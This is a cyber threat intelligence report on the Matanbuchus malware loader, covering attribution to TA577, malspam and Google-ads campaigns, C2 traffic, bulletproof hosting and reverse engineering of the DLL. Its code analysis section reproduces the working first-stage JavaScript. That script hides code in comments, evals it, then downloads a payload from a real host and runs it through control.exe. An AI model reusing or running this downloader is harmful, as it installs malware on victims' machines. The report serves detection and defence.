INTRINSEC

Innovative by design

Cyber Threat Intelligence

Matanbuchus & Co: Emulation and Cybercrime Infrastructure Discovery

@Intrinsec @Intrinsec Blog Website

Table of contents

Key findings

- How a pivot on the Whois of the C2 domains of Matanbuchus can be leveraged to anticipate future campaigns and wider threats.
- A seemingly Russia-based Bulletproof hosting service is currently used by impactful intrusion sets leveraging Matanbuchus and SocGholish malware.
- How the encrypted strings contained in the Matanbuchus DLL can be dynamically decrypted with emulation.
- TA577 could currently be a client of Matanbuchus, or just testing the solution.

Introduction

In early March, malspam campaigns were launched with the intention of deploying the Matanbuchus Loader. Intrinsec's CTI team decided to analyse these campaigns to unveil details of the attack chain which could be leveraged to anticipate further threats. As we will later describe in this report, by analysing the infrastructure of the malware and its network communications, we were able to discover a previously unknown Autonomous System that currently hosts a wide range of other malicious activities.

I - Strategical Intelligence

1. Attribution

The loader leveraged for these campaigns was named "**Matanbuchus**" by its developer "**BelialDemon**" and is currently being sold to a limited number of clients for 10,000 dollars a month on an underground forum.




[АРЕНДА] Matanbuchus 2.0 приватный резидентный лоадер.
By BelialDemon, February 17, 2021 in [Software] - malware, exploits, bundles, crypts

Figure 1. Thread of the Matanbuchus loader on Exploit.

We believe that the main client of this loader is the **Black Basta** ransomware affiliate **TA577**. This affiliate is known for having deployed **QakBot** and **Cobalt Strike** for both initial access and post exploitation purposes. In a campaign reported by eSentire and dating from June 2022, a Cobalt Strike beacon loaded by QakBot communicated with two C2 servers ("**extic**[.]**icu**" and "**reykh**[.]**icu**") which were also reported by threat researchers Pr0xylife and Brad Duncan in a Matanbuchus campaign from the same month.

In March 27th, the Cryptolaemus team reported a PikaBot and DarkGate campaign launched by TA577 that used the same techniques as a Matanbuchus campaign dating from 20 days earlier. As it can be observed on the figure below, the Excel template and the method used to download the second stage from a Samba server is the same for the two campaigns.


Matanbuchus March 7th

This document contains files from the cloud, to view them, click on the "open" button.

To display the document correctly, you need to 'Enable Editing'.

file:///\\5.252.177.213\share\Open_Document.PDF.js

PikaBot & DarkGate March 27th

This document contains files from the cloud, to view them "OPEN" button.

To display the document correctly, you need to 'Enable Ec

file:///\\170.130.55.130\share\a\Report-26-2024.vbs

Stay in the groove with Microsoft Office Excel integration with Microsoft Azure Clouds.

Copyright © 2024 Microsoft. All rights reserved.


Figure 2. Phishing templates that were used in both campaigns operated by TA577.

II - Tactical Intelligence

1. Tactics, Techniques and Procedures

1.1. Malspam campaign

The campaign was launched on March 7th and started with an **Excel** document attached to an email. An image on the document lures the user to click on an "**Open**" button to correctly display its content. Instead, it downloads and runs a **JavaScript** file named "**Open_Document.PDF.js**" hosted on a **Samba** server with the IP "**5.252.177**[.]**213**".



This document contains files from the cloud, to view them, click on the "open" button.


To display the document correctly, you need to '**Enable Editing**'.

file:///\\5.252.177.213\share\Open_Document.PDF.js

Figure 3. Content of the Excel document.

The purpose of the JavaScript file is to download a Matanbuchus DLL named "**50k.png**" and hosted on "**988.skins**[.]**com/admin/view/stylesheet/50k.png**". This DLL is saved on the disk under the name "**50.cpl**" and launched with the Living of the Land binary "**control.exe**" for evasion purposes. Launching the malware with this process is an option advertised on the Matanbuchus thread on Exploit.

Once executed, the Matanbuchus DLL communicates with two C2 addresses, "**muagol**[.]**com/Traffic/link/posting/index.php**" and "**gulappa**[.]**com**", to send information about the infected host in a POST request. The data is encrypted and base64 encoded. It contains information like the amount of RAM on the machine, the privileges of the user, the number of CPUs, the domain name, the computer's name, and the MAC address.



```
POST /Traffic/link/posting/index.php HTTP/1.1
User-Agent: Microsoft-WNS/10.0
Host: muagol.com
Content-Length: 205
Content-Type: application/x-www-form-urlencoded
Accept-Language: fr-CA

data=eyJDS3oiOiIrS0ZrIiwiRnN0TCI6Ii9lQWJqM0xVV1ZtRzlRblRsMzVXbUpNPSIsInZZdEIiOiIzWjkxIiwidm9KYyI6InlMd
DgyZz09Iiwid0FjSCI6IitMMVkyQ3ZLUmwrRmdCL08iLCJ4ZUNjalMiOiI2NmRUeXc9PSIsInlpaVVYWSI6Ii9lNXE3aTZYREE9PSJ
9HTTP/1.1 200 OK
Date: Thu, 07 Mar 2024 16:25:06 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Content-Length: 20
Content-Type: text/html; charset=UTF-8

eyJUUGQiOiIzWjkxIn0=
```

Figure 4. Content of the POST request sent to the C2 by the Matanbuchus DLL.

1.2. Google ads campaign

On March 26th, Unit42 tweeted about a campaign abusing Google ads to push a malicious website "**treasurybanks**[.]**org**", pretending to be an American bank that can recover unclaimed funds for the citizens of the United States. Once on the website, the user is lured to download a report on how he can claim those funds. The downloaded file is a ZIP archive named "**q-report-53394.zip**" containing a malicious JavaScript named "**q-report-60033.js**".




TreasuryBanks.org
The Most Effective Unclaimed Funds Search For Busi|
Search result dashboard
Date report: March 26, 2024
Report summary:
Download My Report
The database for all U.S. states has been updated: March 26, 2024

Figure 5. The malicious website appears as an ad after a search on Google.
Source: https://twitter.com/Unit42_Intel/status/1772988284571877807/photo/2.

Once executed by the user, the JavaScript file would download an .MSI installer that would download the main **Matanbuchus** DLL. As reported by Unit42 in its tweet, a **DanaBot** executable was then delivered on the host.

The creator of Matanbuchus is indeed promoting a discount of 1,000 dollars on his loader for users that are already clients of DanaBot. The actor behind this campaign could have taken advantage of this offer as both malwares were deployed on the infected machine.



Цитата


Для пользователей DanaBot от JimmBee предлагаются скидка - **в размере** 1000$.

Краткое описание фун

JimmBee's DanaBot users are offered a $1,000 discount.

Figure 6. Message that appears on the thread of the Matanbuchus loader, where a discount is proposed for DanaBot clients.

One user on Exploit with the nickname "**kaptoxa**" publicly claimed that he was a client of Matanbuchus and DanaBot by complementing both malwares. Despite this information we could not associate this user to the observed campaign.



[АРЕНДА] Matanbuchus 2.0 приватный резидентный лоадер.
kaptoxa replied to BelialDemon's topic in [Software] - malware, exploits, bundles, crypts

норм продукт, автор с руками

February 19 · 88 replies · 1

DanaBot
kaptoxa replied to JimmBee's topic in [Software] - malware, exploits, bundles, crypts

использую данный софт для администрирования клиентов, сам доволен - думаю клиенты тоже не грустят. из описанного функционала софта все работает хорошо, можно обходится даже без крипта. в последнее время происходят постоянные улучшения функционала. афтар написал свою версию чат бота, или клонировался - тут я точно не знаю, но когда бы у меня не возникали вопросы - он сразу отвечает. интуитивная панель...

August 13, 2023 · 32 replies


Figure 7. Comments made by the user "kaptoxa" on the Matanbuchus and DanaBot threads on the forum "Exploit".

The domain hosting the Matanbuchus DLL “**sweetapp**[.]**page**” that is downloaded by the .MSI installer, was hosted on what we believe to be a bulletproof Autonomous System based in Russia named “**Komkov Vadim Aleksandrovich**” (**AS216234**). Intrinsec’s CTI team listed the netblocks of this AS in the “Indicators of compromise” section of this report.

2. Code Analysis

2.1. First stage JavaScript

Upon clicking on the “**Open**” button in the Excel table, a JavaScript file is downloaded from “**\\5.252.177**[.]**213\share\Open_Document.PDF.js**” (VirusTotal) and executed by **wscript.exe**. This script is slightly obfuscated as it mainly contains commented text about the war in Ukraine. Within these comments are actual pieces of code that will be extracted and executed later.




```
Andriy Yusov, representative of the Defense Intelligence the Kerch Strait that the Sergei Kotov� sustained damage to the start of the Defense Intelligence of Ukrainian Navy and with the Ukrainian Navy and with the support of Ukrainian patrol ship Sergei Kotov� sustained damage to the Ukrainian destroyed for Moscow�s Black Sea, near the Kerch Strait that the stern, starboard and port sides,� sparking the latest in the string of naval defense Intelligence videograb shows the vessel, a string of naval defeats for Moscow�s Black Sea, near the Kerch Strait that Kyiv says has reduced its numbers by more the Sergei Kotov had been targeted and hit in the Russian defense Intelligence of Ukrainian destroyed for sure.�

The Defense interview with Radio Liberty that Kyiv says has reduced its numbers by more than a third since the ship Sergei Kotov in the Black Sea Fleet that the coast of southwest Russian warship, marking a fire aboard the vessel, a starboard and port sides,� sparking the lates occupied Crimea from the coast of southwest Russian warship had sunk.

The Defense Intelligence videograb shows the Russian patrol ship Sergei Kotov� sustained damage to the start of Ukraine�s Ministry of naval defeats for Moscow�s Black Sea, near the stern, start of the Sergei Kotov in the Russian patrol ship had sunk.

The mission warship, marking a fire aboard the vessel, a statement sai

*/

/*

var assdd = WScript.CreateObject("Scripting.FileSystemObject");
var tempfolder = assdd.GetSpecialFolder(2);

var au = tempfolder + "\\50.cpl";

var sB = new ActiveXObject("msxml2.xmlhttp"), Wm = new ActiveXObject("adodb.stream");

sB.open("GET", "https://988skins.com/admin/view/stylesheet/50k.png", false);
sB.send();
```


Figure 8. Content of the JavaScript file mainly comments.

At the very end of the file are three obfuscated functions:

- One is used to retrieve the current script name,
- One is used to read the file’s content,
- One is used to regex the file’s content to retrieve the actual code and execute it.




```
function uE()
{
    return(WScript.ScriptFullName);
}

function lM(w7)
{
    var Gm = WScript.createObject("scripting.filesystemobject");
    var y4 = Gm.opentextfile(uE(), 1);
    return(y4.readall());
}

function ry()
{
    var uP = /\/\*([\s\S]*?)\*\//g;
    var bG;

    do
    {
        bG = uP.exec(lM());
        if(bG)
        {
            try
            {
                eval(bG[1]);
            }

            catch(e){}
        }
    }

    while(bG);
}

ry();

WScript.quit();
```




```
function get_self_name()
{
    return(WScript.ScriptFullName);
}

function read_file(unused_argument)
{
    var file_object = WScript.createObject("scripting.filesystemobject");
    var text_stream = file_object.opentextfile(get_self_name(), 1);
    return(text_stream.readall());
}

function main()
{
    var regexstr = /\/\*([\s\S]*?)\*\//g;
    var matches;
    do
    {
        matches = regexstr.exec(read_file());
        if(matches)
        {
            try
            {
                eval(matches[1]);
            }
            catch(e){}
        }
    }
    while(matches);
}

main();
WScript.quit();
```

Figure 9. Obfuscated (left) and deobfuscated (right) parsing of the next stage script.

This next stage script contains code to download, save, and run another next stage from "**hxxps://988skins**[.]**com/admin/view/stylesheet/50k.png**" (VirusTotal). This file is the Matanbuchus DLL, which is actually executed as a control panel file (**.CPL**) by passing it to **control.exe** as an argument.



```
var assdd = WScript.CreateObject("Scripting.FileSystemObject");
var tempfolder = assdd.GetSpecialFolder(2);
var au = tempfolder + "\\50.cpl";
var sB = new ActiveXObject("msxml2.xmlhttp"), Wm = new ActiveXObject("adodb.stream");
sB.open("GET", "https://988skins.com/admin/view/stylesheet/50k.png", false);
sB.send();

if(sB.status === 200)
{
    Wm.type = 1;
    Wm.open();
    Wm.write(sB.responsebody);
    Wm.savetofile(au);
    Wm.close();
}

var Z8 = new ActiveXObject("wscript.shell");
Z8.run("c:\\windows\\system32\\control.exe " + au)
```




```
var file_object = WScript.CreateObject("Scripting.FileSystemObject");
var tempfolder = file_object.GetSpecialFolder(2);
var dest_filename = tempfolder + "\\50.cpl";
var xmlhttp_obj = new ActiveXObject("msxml2.xmlhttp_obj"), ado_stream_obj = new ActiveXObject("adodb.stream");
xmlhttp_obj.open("GET", "https://988skins.com/admin/view/stylesheet/50k.png", false);
xmlhttp_obj.send();

if(xmlhttp_obj.status === 200)
{
    ado_stream_obj.type = 1;
    ado_stream_obj.open();
    ado_stream_obj.write(xmlhttp_obj.responsebody);
    ado_stream_obj.savetofile(dest_filename);
    ado_stream_obj.close();
}

var shell_obj = new ActiveXObject("wscript.shell");
shell_obj.run("c:\\windows\\system32\\control.exe " + dest_filename)
```

Figure 10. Obfuscated (top) and deobfuscated (bottom) next stage script which downloads and executes Matanbuchus.

It is interesting to note that a very similar technique was described recently by Embee Research. This article is about a Latrodectus kill chain involving a JavaScript file filled with comments and a regex function to parse and execute relevant instructions.

2.2. Main payload: Matanbuchus DLL

The main payload is a 32-bit Windows Portable Executable, compiled with Microsoft Visual C/C++ version 19.




```
PE32
    Operation system: Windows(Vista)[I386, 32-bit, DLL]
    Compiler: Microsoft Visual C/C++(19.36.33130)[C++]
    Linker: Microsoft Linker(14.36.33130)
    Tool: Visual Studio(2022 version 17.6)
```

Figure 11. Output of Detect It Easy.

Its control flow is heavily obfuscated by useless instructions, and it contains several obfuscation techniques such as dynamic API resolving, API hashing and string encryption, which we will detail later.

It contains three interesting exported functions:

- The entry point,
- DllRegisterServer,
- DllUnregisterServer.




Name	Address	Ordinal
DllRegisterServer	713D1290	1
DllUnregisterServer	713D1480	2
Main(x,x,x,x)	713DA200	3
RegisterDll(x,x,x)	713D88E0	4
UnregisterDll(x)	713D8950	5
DllEntryPoint	713DABF3	268676083 [...

Figure 12. Matanbuchus's exported functions.

All the other exports do not contain any analysis worthy code.

First, we began by looking at the entry point, as it is the function executed when calling control.exe. By following the execution flow dynamically in the debugger, we came upon a switch-case statement based on fwdReason.



```
switch ( fdwReason )
{
  case 0:
    return sub_713DAA0D(ebx0, esi0);
  case 1:
    return executed_0(edi0, esi0);
  case 2:
    LOBYTE(result) = sub_713DA4BA();
    break;
  case 3:
    LOBYTE(result) = sub_713DA4D9();
    break;
  default:
    return 1;
}
return (unsigned __int8)result;
}
```


Figure 13. Switch-case statement based on fdwReason.

As a reminder, fdwReason is an argument of the DllMain function. It is an unsigned integer indicating why the DLL is being called. It can have the following values (additional information here):

- 0: DLL_PROCESS_DETACH
- 1: DLL_PROCESS_ATTACH
- 2: DLL_THREAD_ATTACH
- 3: DLL_THREAD_DETACH

As the DLL is loaded by control.exe, the value for fdwReason in our case is 1.

Following the execution flow, we came upon an interesting function. Its role is to call all the functions referenced within a certain address range in the data section.



```
call_lots_of_func(&dword_713ED128, &dword_713ED178);
```

```
int __cdecl call_lots_of_func(_DWORD *add_begin, _DWORD *add_end)
{
  _DWORD *i; // esi
  int result; // eax

  for ( i = add_begin; i != add_end; ++i )
  {
    if ( *i )
      result = ((int (__thiscall *)(_DWORD))*i)(*i);
  }
  return result;
}
```

```
.rdata:713ED128 00 00+dword_713ED128  dd 0                              ; DATA XREF: executed_0+7F↑o
.rdata:713ED12C 0D 12+                dd offset sub_713A120D
.rdata:713ED130 40 11+                dd offset ret_0_10
.rdata:713ED134 50 11+                dd offset ret_0_9
.rdata:713ED138 60 11+                dd offset ret_0_8
.rdata:713ED13C 70 11+                dd offset ret_0_7
.rdata:713ED140 80 11+                dd offset ret_0_6
.rdata:713ED144 90 11+                dd offset ret_0_5
.rdata:713ED148 30 11+                dd offset pointer_to_teb
.rdata:713ED14C F0 10+                dd offset sub_713A10F0
.rdata:713ED150 A0 10+                dd offset STR_DllRegisterServer
.rdata:713ED154 00 10+                dd offset STR_url_selvekis
.rdata:713ED158 50 10+                dd offset STR_url_muagol
.rdata:713ED15C B0 11+                dd offset ret_0_4
.rdata:713ED160 C0 11+                dd offset ret_0_3
.rdata:713ED164 D0 11+                dd offset ret_0_2
.rdata:713ED168 E0 11+                dd offset ret_0_1
.rdata:713ED16C F0 11+                dd offset ret_0
.rdata:713ED170 00 12+                dd offset ret_0_0
.rdata:713ED174 A0 11+                dd offset get_teb_pointer
.rdata:713ED178        ; _DWORD dword_713ED178
```

